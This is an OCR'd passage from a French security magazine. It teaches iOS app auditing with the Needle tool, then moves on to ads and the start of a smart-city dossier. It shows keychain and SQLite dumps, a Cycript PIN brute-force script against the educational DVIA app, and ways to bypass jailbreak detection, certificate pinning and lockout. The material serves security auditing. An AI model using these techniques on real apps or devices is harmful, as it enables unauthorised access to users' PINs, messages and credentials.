[+]             com.apple.developer.legacyvoip        : 1
[+]             com.apple.developer.team-identifier   : UBF8T346G9
[+]             keychain-access-groups                : ['SGGM6D27TK.com.microsoft.lync2013.iphone', 'SGGM6D27TK.com.microsoft.intune.mam',
ft.workplacejoin']
[+]             application-identifier                : SGGM6D27TK.com.microsoft.lync2013.iphone
```

Figure 4 : Extrait de la sortie du module binary/info/metadata.

```
  @rpath/ADAL.framework/ADAL (compatibility version 1.0.0, current
version 1.0.0)
  /System/Library/Frameworks/PushKit.framework/PushKit
(compatibility version 1.0.0, current version 1.0.0)
  /usr/lib/libz.1.dylib (compatibility version 1.0.0, current
version 1.2.8)
  /usr/lib/libresolv.9.dylib (compatibility version 1.0.0, current
version 1.0.0)
  /usr/lib/libsqlite3.dylib (compatibility version 9.0.0, current
version 252.0.0)
  /usr/lib/libxml2.2.dylib (compatibility version 10.0.0, current
version 10.9.0)
  /System/Library/Frameworks/CoreSpotlight.framework/CoreSpotlight
(compatibility version 1.0.0, current version 1.0.0)
  /System/Library/Frameworks/LocalAuthentication.framework/
LocalAuthentication (compatibility version 1.0.0, current version
240.1.5)
```

Le module **binary/reversing/strings** va chercher dans les ressources de l'application ainsi que le binaire, préalablement déchiffré, les chaînes de caractères ainsi que les URI.

Une différence notable par rapport à un **strings** Unix/Linux: ici, par défaut, seules les chaînes de dix caractères ou plus seront affichées (contrairement à quatre), mais le nombre de caractères minimum est configurable avec l'option **LENGTH**.

L'option **FILTER** permet, comme son nom l'indique, de filtrer la sortie. Ici nous cherchons à titre d'exemple la chaîne « jailb » pour déterminer si l'application procède à une vérification de l'intégrité du terminal.

```
[+] Resource file successfully loaded
[needle][strings] > set FILTER jailb
FILTER => jailb
[needle][strings] > run
[*] Checking connection with device...
[+] Already connected to: 127.0.0.1
[V] Creating temp folder: /var/root/needle/
[+] Target app: com.microsoft.lync2013.iphone
[*] Decrypting the binary...
[?] The app might be already decrypted. Trying to retrieve the IPA...
[*] Unpacking the IPA...
[V] Analyzing binary...
[V] Analyzing resources...
[+] The following strings have been found:
  gThis app cannot be used because you are using a jailbroken device.
Contact your IT department for help._
  Impossible d'utiliser cette application, car vous utilisez un
appareil jailbroken. Contactez votre service informatique pour
obtenir de l'aide._
[*] Saving output to file: /var/root/.needle/output/strings
[*] Analyzing strings (press any key to continue)...
[needle][strings] >
[needle][metadata] > use binary/reversing/strings
```

Le module **binary/reversing/class_dump** va simplement lancer l'outil class_dump sur le binaire pour retrouver les interfaces (voir encart). Ce qui peut aider dès lors que l'on s'intéresse de près au fonctionnement d'une application et/ou que l'on souhaite contourner certaines de ses fonctions de sécurité comme la détection de jailbreak ou la saisie d'un code PIN.

Malheureusement la version de class_dump fournie ne supporte pas les applications 64bits. Un contournement possible est d'utiliser le module **hooking/frida/script_enum_all-methods** ou tout simplement de récupérer le fichier ipa (l'archive de l'application) avec **binary/installation/pull_ipa** pour ensuite utiliser une version plus récente de class_dump sur sa machine.

Ici l'opération est lancée sur Damn Vulnerable iOS Application **[dvia]**, une application à visée éducative.

Le fichier ipa est récupéré.

```
[needle] > use binary/installation/pull_ipa
[needle][pull_ipa] > run
[+] Target app: com.highaltitudehacks.dvia
[*] Retrieving app's metadata...
[*] Pulling: /private/var/containers/Bundle/Application/45ED9C82-
8F09-416A-836F-F40128F41FEF/DamnVulnerableIOSApp.app/Info.plist ->
/var/root/.needle/tmp/plist
[*] Decrypting the binary...
[?] The app might be already decrypted. Trying to retrieve the
IPA...
[*] Unpacking the IPA...
[*] Pulling: /var/root/needle/decrypted.ipa -> /var/root/.needle/
output/app.ipa
[needle][pull_ipa] >
```

Puis class_dump est lancé.

```
Davys-MacBook-Pro:~ root# ./class-dump -H -o DVIA_class_dump/
DamnVulnerableIOSApp
2017-03-02 19:56:33.030 class-dump[13350:6432470] Warning: Parsing
method types failed, setTable:
2017-03-02 19:56:33.031 class-dump[13350:6432470] Warning: Parsing
method types failed, table
2017-03-02 19:56:33.034 class-dump[13350:6432470] Warning: Parsing
method types failed, getOrCreateGroup
2017-03-02 19:56:33.035 class-dump[13350:6432470] Warning: Parsing
instance variable type failed, _group
2017-03-02 19:56:34.077 class-dump[13350:6432470] Warning: Parsing
method types failed, getOrCreateGroup
Davys-MacBook-Pro:~ root# ls DVIA_class_dump/ | more
AppDelegate.h
AppleWatchFirstChallengeViewController.h
AppleWatchViewController.h
ApplicationPatchingDetailsVC.h
ApplicationPatchingVC.h
AttackingFlurryViewController.h
AttackingGAViewController.h
AttackingParseViewController.h
AttackingThirdPartyLibrariesTableViewController.h
BFAppLink.h
BFAppLinkNavigation.h
BFAppLinkResolving-Protocol.h
BFAppLinkReturnToRefererController.h
BFAppLinkReturnToRefererView.h
BFAppLinkReturnToRefererViewDelegate-Protocol.h
BFAppLinkTarget.h
BFExecutor-Background.h
BFExecutor.h
```

Pour finalement analyser les en-têtes récupérées.

```
Davys-MacBook-Pro:~ root# grep --color -iE "jailb"  DVIA_class_
dump/*
DVIA_class_dump/ApplicationPatchingDetailsVC.h:- (void)
jailbreakTestTapped:(id)arg1;
DVIA_class_dump/DamnVulnerableAppUtilities.h:+ (void)
showAlertForJailbreakTestIsJailbroken:(_Bool)arg1;
DVIA_class_dump/FlurryUtil.h:+ (BOOL)deviceIsJailbroken;
DVIA_class_dump/JailbreakDetectionVC.h:@interface
JailbreakDetectionVC : UIViewController
DVIA_class_dump/JailbreakDetectionVC.h:- (_Bool)isJailbroken;
DVIA_class_dump/JailbreakDetectionVC.h:- (void)
jailbreakTest2Tapped:(id)arg1;
DVIA_class_dump/JailbreakDetectionVC.h:- (void)
jailbreakTest1Tapped:(id)arg1;
DVIA_class_dump/PFDevice.h:@property(readonly, nonatomic,
getter=isJailbroken) _Bool jailbroken;
DVIA_class_dump/SFAntiPiracy.h:+ (_Bool)isTheDeviceJailbroken;
DVIA_class_dump/SFAntiPiracy.h:+ (int)isJailbroken;
```

Ces en-têtes (voir encart « Interfaces/méthodes ») seront utiles pour identifier les objets utilisés, en déduire les fonctions de sécurité et finalement tenter de les contourner.

Interfaces/méthodes

Objective-C, un langage orienté objet qui date des années 80 créé à l'époque de la société NeXT (la parenthèse hors Apple de Steve Jobs) est utilisé pour développer les applications natives sur iOS.

Dans ce langage qui est une évolution du C, le code est découpé en deux parties :

- **les fichiers .h qui sont les en-têtes et qui contiennent les interfaces de classes définissant la manière dont les objets doivent être utilisés ;**
- **les fichiers .m qui contiennent les méthodes et les implémentations, le code proprement dit.**

4.2 Sécurité des données

De par leur nature, les terminaux peuvent facilement être volés. Les développeurs d'applications sensibles à la sécurité doivent donc être vigilants avec les données que leurs applications manipuleront et qui seront persistantes sur les terminaux. L'auditeur peut donc vérifier avec quelles précautions les données sensibles sont stockées en essayant d'identifier le contenu stocké en clair, de manière chiffrée, mais en utilisant un algorithme de chiffrement maison ou encore avec une classe de protection des données inappropriée (voir encart « Data Protection Class »).

Les modules dédiés à ce travail sont très logiquement classés sous l'arborescence **storage**.

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : en cours

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : octobre 2017

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Labellisé par l'ANSSI

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

/ Candidatures BADGE-RE et BADGE-SO : à partir d'octobre 2017

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaine rentrée : février 2018

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles




Figure 5 : Capture d'écran récupérée avec le module « storage/caching/screenshot ».

La mise en cache de frappes clavier sensibles (ex. : identifiants) est un cas d'école. Le module **storage/caching/keyboard_autocomplete** qui va extraire toutes les frappes clavier mises en cache (automatiquement par le système pour personnaliser l'autocorrection) permet de procéder à cette vérification.

```
[needle][keyboard_autocomplete] > run
[*] Checking connection with device...
[+] Already connected to: 127.0.0.1
[V] Creating temp folder: /var/root/needle/
[*] Running strings over keyboard autocomplete databases...
[+] The following content has been found:
DynamicDictionary-5
again
Clio
findme
France
hello
Hello
mirabeau
Paris
Renault
```

Aucun identifiant ne semble avoir été mis en cache ici, mais si c'était le cas les développeurs pourraient se prémunir de ce comportement en spécifiant la déclaration **UITextAutocorrectionTypeNo**.

À noter que seul le clavier standard (blanc) est concerné par cette mise en cache, le noir, utilisé notamment par iTunes, ne l'est pas.

Sur iOS lorsque l'utilisateur passe d'une application à une autre, une capture d'écran est réalisée par défaut, ce qui permet de les afficher toutes en appuyant deux fois sur le bouton principal (Home).

Dans le cas où des informations sensibles sont manipulées (application bancaire par exemple ou gestionnaire de mots de passe), cette fonctionnalité peut toutefois être désactivée (le développeur peut, par exemple, désigner une image statique qui sera utilisée systématiquement pour la capture d'écran).

Data Protection Class

Sur iOS, l'ensemble des fichiers est chiffré. Les classes de protection de données définissent les conditions de déchiffrement des fichiers. Les fichiers appartenant à la classe la plus restrictive, NSProtectionComplete, ne sont accessibles que lorsque le terminal est déverrouillé, en effet ils sont chiffrés avec une clé dérivée du code PIN de l'utilisateur et la clé AES du terminal. Ceux appartenant à la classe la moins restrictive, No Protection, sont accessibles même si le terminal est verrouillé. NSFileProtectionCompleteUntifFirstUser Authentication offre la même protection que NSProtectionComplete à ceci près que la clé de chiffrement n'est pas supprimée lorsque le terminal est verrouillé. C'est-à-dire que les fichiers sont inaccessibles uniquement tant que l'utilisateur n'a pas démarré son terminal puis tapé au moins une fois son code PIN. Finalement, Protected Unless Open laisse accès aux fichiers tant qu'ils sont ouverts.

Le module **storage/caching/screenshot** permet de vérifier le comportement de l'application en récupérant l'image qui a été stockée.

Les modules **storage/data/files_xxx** vont rapatrier puis afficher les fichiers de cache, les cookies, les fichiers plist ou les bases sqlite.

L'application Skype stocke les conversations dans une base sqlite (**DataStore.sqlite**).

```
[needle][files_sql] > run
[*] Checking connection with device...
[+] Already connected to: 127.0.0.1
[V] Creating temp folder: /var/root/needle/
```

```
[+] Target app: com.microsoft.lync2013.iphone
[*] Looking for SQL files...
[*] Retrieving data protection classes...
[*] The following SQL files have been found:
        0   -
[NSFileProtectionCompleteUntilFirstUserAuthentication] /private/
var/mobile/Containers/Data/Application/F9134464-6151-4F91-8891-
92310C8F064E/Documents/.localytics/462f81e6d6b18fd930bdf01-
aaf73ccc-f746-11e4-3944-00eadbc03855/analytics.sqlite
        1   -
[NSFileProtectionCompleteUntilFirstUserAuthentication] /private/
var/mobile/Containers/Data/Application/F9134464-6151-4F91-8891-
92310C8F064E/Documents/.localytics/462f81e6d6b18fd930bdf01-
aaf73ccc-f746-11e4-3944-00eadbc03855/marketing.sqlite
        2   -
[NSFileProtectionCompleteUntilFirstUserAuthentication] /private/
var/mobile/Containers/Data/Application/F9134464-6151-4F91-8891-
92310C8F064E/Documents/.localytics/462f81e6d6b18fd930bdf01-
aaf73ccc-f746-11e4-3944-00eadbc03855/profiles.sqlite
        3   -
[NSFileProtectionCompleteUntilFirstUserAuthentication] /private/
var/mobile/Containers/Data/Application/F9134464-6151-4F91-8891-
92310C8F064E/Documents/DataStore.sqlite
Please select a number: 3
[*] Pulling: /private/var/mobile/Containers/Data/Application/
F9134464-6151-4F91-8891-92310C8F064E/Documents/DataStore.sqlite ->
/root/.needle/output/sql_datadir_Documents_DataStore.sqlite
[*] Spawning SQLite3 console...
```

On peut constater que le fichier utilise la classe de protection **NSFileProtectionCompleteUntifFirstUser Authentication** et qu'au sein de la base SQLite les conversations ne sont pas chiffrées (voir le dump SQLite et la capture d'écran du terminal). Par ailleurs, les conversations sont également sauvegardées par iTunes, mais c'est un autre sujet.




Figure 6 : Extrait d'une conversation récupérée avec le module « storage/caching/files_sql ».

Finalement, le module **storage/data/keychain_dump** va récupérer le trousseau d'accès (bien veiller à l'utiliser avec un terminal déverrouillé, car le trousseau n'est pas accessible lorsque le terminal est verrouillé).

L'auditeur pourra y trouver des identifiants, des jetons de session et d'autres informations sensibles.




Figure 7 : Capture d'écran d'une conversation ».

4.3 Analyse à l'exécution

Le principal intérêt de cette partie de l'analyse est de comprendre l'impact de l'application sur le système et de contourner certaines fonctions de sécurité comme la détection de jailbreak ou d'un code PIN.

Concernant le contournement de fonctions de sécurité, trois approches sont possibles :

- instrumenter les méthodes avec Cycript, Frida, Theos ou Snoop-It (ce dernier ne supporte pas les applications 64 bits) ;
- patch du binaire avec Hopper ou IDA ;
- patch du runtime avec gdb.

Needle présente un intérêt uniquement pour la première approche. La deuxième consiste à modifier le binaire à la main avec un désassembleur et la troisième a modifier directement l'application en mémoire avec un débogueur.

L'instrumentation consiste aussi à déboguer l'application, comme pour le patch d'un binaire, mais sans pour autant descendre au niveau assembleur. Un autre avantage est qu'il est possible de travailler avec un terminal non débridé. D'autres prérequis sont toutefois nécessaires : disposer du logiciel Xcode, l'environnement de développement d'Apple et donc... d'un Mac.

Les outils Cycript et Frida, permettant d'instrumenter les applications iOS (mais pas seulement) en JavaScript (ainsi qu'en Objective-C pour Cycript) sont intégrés dans Needle sous les modules **hooking/cycript/cycript_shell** et **hooking/frida/friday_shell**.

Ils fonctionnent en s'injectant dans le processus de l'application et en fournissant une console dans laquelle il est possible d'interagir en appelant des méthodes voire en les modifiant à la volée.

Exemple d'appel à une méthode de validation d'un code PIN :

```
[*] Spawning a Cycript shell...
Warning: Permanently added '[127.0.0.1]:2222' (RSA) to the list of
known hosts.
cy# UIApp
#"<UIApplication: 0x15752e730>"
cy# choose(RuntimeManipulateDetailsVC)
[#"<RuntimeManipulateDetailsVC: 0x15756a510>"]
cy# [#0x15756a510 validateCode:@"000"]
false
cy# [#0x15756a510 validateCode:@"123"]
true
cy#
```

Après avoir injecté Cycript, il est possible d'effectuer un appel à la méthode **validateCode** de l'interface **RuntimeManipulateDetailsVC** pour vérifier si le code PIN est correct.

Avec quelques lignes de code, il est possible d'effectuer une attaque par force-brute pour le découvrir.

```
// localisation de l'adresse de la classe
RuntimeManipulateDetailsVC
choose(RuntimeManipulateDetailsVC)
[#"<RuntimeManipulateDetailsVC: 0x136e94af0>"]

// appel de la méthode validateCode()
[#0x136e94af0 validateCode:@"000"]
false

var pin=0;
0

// bruteforce
function brute() {
    for(var i=0; i<=999; i++) {
        var result = [#0x136e94af0 validateCode:i.toString()];
        if(result=="1") {pin=i;}
            }
        }

brute()

print:pin;
123
```

Attention, si un mécanisme de blocage au bout de plusieurs tentatives infructueuses est en place, il faudra préalablement l'identifier et le désactiver.

D'autres modules sont utiles pour surveiller le presse-papier **dynamic/monitor/pasteboard** ou les journaux du système **dynamic/monitor/syslog**, qui parfois contiennent des informations sensibles comme des identifiants, des jetons de sessions ou encore des informations de débogage.

Finalement, le module **dynamic/monitor/files** servira à identifier les fichiers qui sont créés sur le système, par exemple suite au renseignement d'un formulaire d'authentification.

4.4 Analyse des communications

Cette partie de l'analyse se résume en grande partie par la configuration d'un proxy, comme Burp Suite, sur le terminal préalablement libéré des contraintes du *certificate pinning* avec SSL Kill Switch 2 **[sslkillswitch2]** puis par l'examen des communications.

Il peut être utile de modifier les requêtes et/ou les réponses et d'étudier le comportement de l'application.

Par exemple, le client Skype tolère bien l'interception et la modification de messages. Ainsi il est possible de modifier un message reçu par un destinataire sans que l'émetteur soit averti de sa modification, ce qui peut aboutir à quelques quiproquos.

Seuls quelques modules Needle, la plupart traitant des certificats (pour les lister, les supprimer, les installer), aident le travail de l'analyste sur cette partie.

Conclusion

Il est impossible de couvrir l'ensemble de l'outil dans ce seul article, mais j'espère avoir éveillé votre curiosité avec ces quelques cas pratiques et pour ceux qui veulent approfondir le sujet, l'excellent Mobile Application Hacker's Handbook **[mahh]** est l'ouvrage de référence à avoir sous la main, qui, même s'il n'aborde pas Needle (l'outil n'existait pas au moment de sa rédaction) couvre tous les sujets du spectre de la sécurité des applications mobiles. ■

Remerciements

Merci à Marco Lancini pour l'outil et le workshop à Deepsec.

Références

[needle] https://github.com/mwrlabs/needle

[installation] https://github.com/mwrlabs/needle/wiki/Installation-Guide

[burpsuite] https://portswigger.net/burp/

[iphonewiki] https://www.theiphonewiki.com/wiki/Jailbreak

[skype] https://itunes.apple.com/us/app/skype-for-business-formerly-lync-2013/id605841731

[iicontact] https://itunes.apple.com/fr/app/iicontact/id1072100138

[dvia] http://damnvulnerableiosapp.com/

[frida] https://www.frida.re/docs/ios/#without-jailbreak

[sslkillswitch2] https://github.com/nabla-c0d3/ssl-kill-switch2

[mahh] http://eu.wiley.com/WileyCDA/WileyTitle/productCd-1118958500.html

ikoula
HÉBERGEUR CLOUD

PRÉSENTE

CLOUD**IKOULA**ONE

Le succès est votre prochaine destination

MIAMI SINGAPOUR PARIS
AMSTERDAM FRANCFORT ___

*CLOUD**IKOULA**ONE* est une solution de Cloud public, privé et hybride qui vous permet de déployer **en 1 clic et en moins de 30 secondes** des machines virtuelles à travers le monde sur des infrastructures SSD haute performance.

www.ikoula.com sales@ikoula.com 01 84 01 02 50

ikoula
HÉBERGEUR CLOUD

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL

DOSSIER

QUAND ON ARRIVE EN VILLE

Je ne sais pas si vous vous êtes récemment demandé combien de terminaux disposaient d'une adresse IP dans votre foyer. J'ai récemment essayé de les énumérer lors d'une conversation et j'approchais la dizaine. En vérifiant mes logs de connexion plus tard dans la journée je me suis rendu compte que j'en avais oublié une bonne moitié. Et c'était sans compter les terminaux ne se connectant que par intermittence (montre de sport, babyphone prenant la poussière depuis quelques mois...). Et pourtant, il y a encore quelques années, il était plutôt courant de configurer sa box en mode bridge. L'avantage de pouvoir chevaucher la mule sans LowID [1] surpassait alors largement la possibilité d'avoir plus d'un appareil connecté à la fois.

Sur la même période, nous avons observé dans nos environnements professionnels arriver sur nos réseaux, voire dans le périmètre des services informatiques, toute la téléphonie fixe, les infrastructures de gestion de la sécurité des bâtiments (caméras de surveillance, gestion des accès, des parkings...), et puis bien d'autres terminaux plus ou moins exotiques pour peu que vous mettiez à disposition une connectivité internet WiFi relativement ouverte.

Imaginons maintenant cette révolution du passage au tout numérique à l'échelle d'une ville. Pour le citoyen, surtout s'il est plutôt geek, la perspective d'une ville pilotée à distance, offrant des téléservices pour toutes les procédures usuelles, voire disposant d'API documentées pour l'accès aux informations publiques ou la gestion des téléservices accessibles.

Évidemment, et c'est ce qui va nous intéresser dans ce dossier, la surface d'attaque d'une ville ayant basculé la gestion de ses infrastructures sur le réseau, ayant multiplié les téléservices et passé à l'open data donne le vertige. Les évènements redoutés risquent d'être un peu plus graves qu'un site web qui ne répond pas et la liste des scénarios de menace va sembler bien longue. Si l'on conduit une analyse de risque avec EBIOS vous allez enfin pouvoir considérer des sources de menaces tels la pollution, les phénomènes météorologiques ou les animaux dangereux.

[1] Pour les plus jeunes :
https://fr.wikipedia.org/wiki/EMule#Low_ID

Cédric Foll

AU SOMMAIRE DE CE DOSSIER :

INTRODUCTION AU CONCEPT DE SMART CITY

Julia JUVIGNY – julia.juvigny@digitalsecurity.fr
Chargée d'études en cybersécurité
Digital Security

mots-clés : SMART CITIES / IOT / SÉCURITÉ

On lit et on fantasme beaucoup sur le concept de « smart city ». Les représentations de ces villes dans l'imaginaire collectif sont largement influencées par les livres de science-fiction, les jeux vidéos et le cinéma, de Minority Report à Die Hard 4. Les problématiques liées à la smart city sont au contraire très concrètes : face à l'hyperdensité des villes, les gouvernements réfléchissent à des solutions qui permettront la pérennité des infrastructures urbaines et l'optimisation des ressources. Mais la mise en place de solutions connectées, gage d'innovation et de compétitivité ne doit pas faire occulter la place de la cybersécurité.


1 Anatomie d'une smart city

1.1 Définition

L'explosion du nombre d'habitants au sein des villes — en 2050, 70 % de la population sera urbaine **[1]** — a conduit les administrations à réfléchir sur leur optimisation et leur viabilité à long terme. Loin de l'image des villes futuristes et parfois oppressantes des films de science-fiction, les smart cities « en devenir » (à l'heure actuelle, le développement d'infrastructures connectées et de services performants au sein des villes est encore à l'état de projet) utilisent les nouvelles technologies pour améliorer la qualité des services publics, tout en alliant préservation de l'environnement et mise en exergue du citoyen, devenu acteur de sa propre ville. On parle alors d'équation urbaine. Majoritairement, les smart cities en devenir sont des villes de grande taille (plus de 100 000 habitants, telles que Paris, Nice, Montpellier ou Lyon), disposant de capacités financières, technologiques et d'infrastructures de services performantes (transports, hôpitaux, universités) pour prétendre leur conversion au numérique.

Le développement de solutions connectées au sein des villes doit contribuer à l'optimisation des ressources énergétiques (barrages hydroélectriques, recyclage intelligent des eaux usées), des infrastructures (smart grids), l'amélioration des services publics (transports plus performants comme l'optimisation des trajets de camions de collecte des déchets conduisant à une diminution de la pollution, Wifi public sur l'ensemble de la ville, parkings intelligents), le renforcement de la coopération entre les parties prenantes (développement des e-gouvernements) et le nouveau rôle du citoyen devenu lui-même producteur d'information (retour d'expérience sur l'état de fonctionnement de ses services). Le marché de la ville intelligente a de quoi séduire puisqu'il devrait représenter d'ici 2020 plus de 1 560 milliards de dollars **[2]**.

Les premiers projets de smart cities sont apparus en Asie Pacifique entre la fin des années 90 et le début des années 2000. En 1998, Singapour fut la première ville à adopter le numérique avec la mise en place d'un péage urbain marquant les débuts de la gestion intelligente de la ville. En 2003, la Corée du Sud lance le projet U-Korea visant à développer l'usage des nouvelles technologies dans la ville sud-coréenne de Sondgo (Wifi disponible sur tout le territoire, caméras de surveillance **[3]**). Côté européen, la ville de Londres a instauré en 2003 un péage urbain ayant pour but de lutter contre la saturation du réseau et de réduire l'impact environnemental de la capitale **[4]**. Quatorze ans après, d'autres initiatives ont vu le jour comme l'expérimentation d'écoquartiers, l'optimisation du trafic routier ou encore la mise en place de compteurs électriques intelligents.



1.2 Smart grids

Les smart grids sont des réseaux électriques intelligents définis par le Parlement européen et le Conseil européen comme étant « capables d'intégrer de manière efficace en termes de coûts le comportement et les actions de tous les utilisateurs qui y sont raccordés, y compris les producteurs, les consommateurs et ceux qui à la fois produisent et consomment, afin de garantir un système d'alimentation efficace sur le plan économique et durable, présentant des pertes faibles et un niveau élevé de qualité, de sécurité de l'approvisionnement et de sûreté » **[5]**. Les smart grids permettent de produire et de consommer intelligemment, en participant à la transition énergétique.

À l'échelle d'une ville, les smart grids permettent d'adapter la production et la demande d'électricité aux besoins réels des habitants, de réduire les pics de production énergétique, d'améliorer la fiabilité des réseaux (par exemple, le compteur intelligent Linky remplacera 90 % des anciens compteurs d'électricité d'ici 2021 dans 35 millions de foyers français **[6]**). La France est le pays qui investit le plus en Europe : 118 projets sont en cours pour un budget total de plus de 500 millions d'euros, devant le Royaume-Uni (497 millions) et l'Allemagne (363 millions) **[7]**.

De nombreux projets sont en cours à l'échelle européenne : l'Union européenne soutient à 75 % le programme InterFlex, dédié au développement des smart grids. Doté d'un budget de 22,8 millions d'euros sur 3 ans, InterFlex s'articule autour de 4 thèmes principaux que sont l'intégration des énergies renouvelables, l'amélioration de l'efficacité énergétique, la mobilité électrique et le développement de différents stockages. Ce projet d'envergure se déploie dans 5 pays (France, Suède, Pays-Bas, Allemagne et République Tchèque). En France, c'est la ville de Nice qui sert de terrain d'expérimentation **[8]**.

1.3 Capteurs et protocoles

Pour tenir sa promesse de réduction de la consommation d'énergie et de son impact sur l'environnement tout en améliorant la qualité de vie de ceux qui y vivent, les futures smart cities doivent disposer des outils nécessaires. L'adoption du concept de ville intelligente repose en partie sur l'émergence de technologies, telles que le déploiement des architectures de l'Internet des Objets (IoT – « Internet of Things »). Ces objets connectés collectent des données depuis les équipements distants et les appareils mobiles connectés. Hadoop, Spark et d'autres technologies de gestion des Big Data jouent également un rôle primordial en rendant possibles le traitement et l'analyse de toutes les informations recueillies.

Les futures smart cities sont revêtues de capteurs capables de mesurer, par exemple, l'état d'usure des bâtiments ou d'envoyer des informations en temps réel à la population concernant les horaires de transports, la qualité de l'air. Prenons plusieurs exemples : à Chicago des bornes open Hardware sont utilisées pour évaluer la qualité de l'air et envoyer des informations aux citoyens, tout en détectant le nombre de smartphones connectés à proximité. À Belgrade, des capteurs indiquent la qualité de l'air. Fixés sur le toit des bus, ils en transmettent également la position afin d'informer les usagers **[9]**. À Santander, dans le nord de l'Espagne, les infrastructures connectées sont légion : les bennes préviennent lorsqu'elles sont pleines, les pelouses des jardins municipaux alertent les employés de la ville lorsqu'elles manquent d'eau, les places de stationnement avertissent lorsqu'elles sont libres et l'éclairage public s'adapte à la luminosité ; cela grâce à des milliers de capteurs cachés **[10]**.

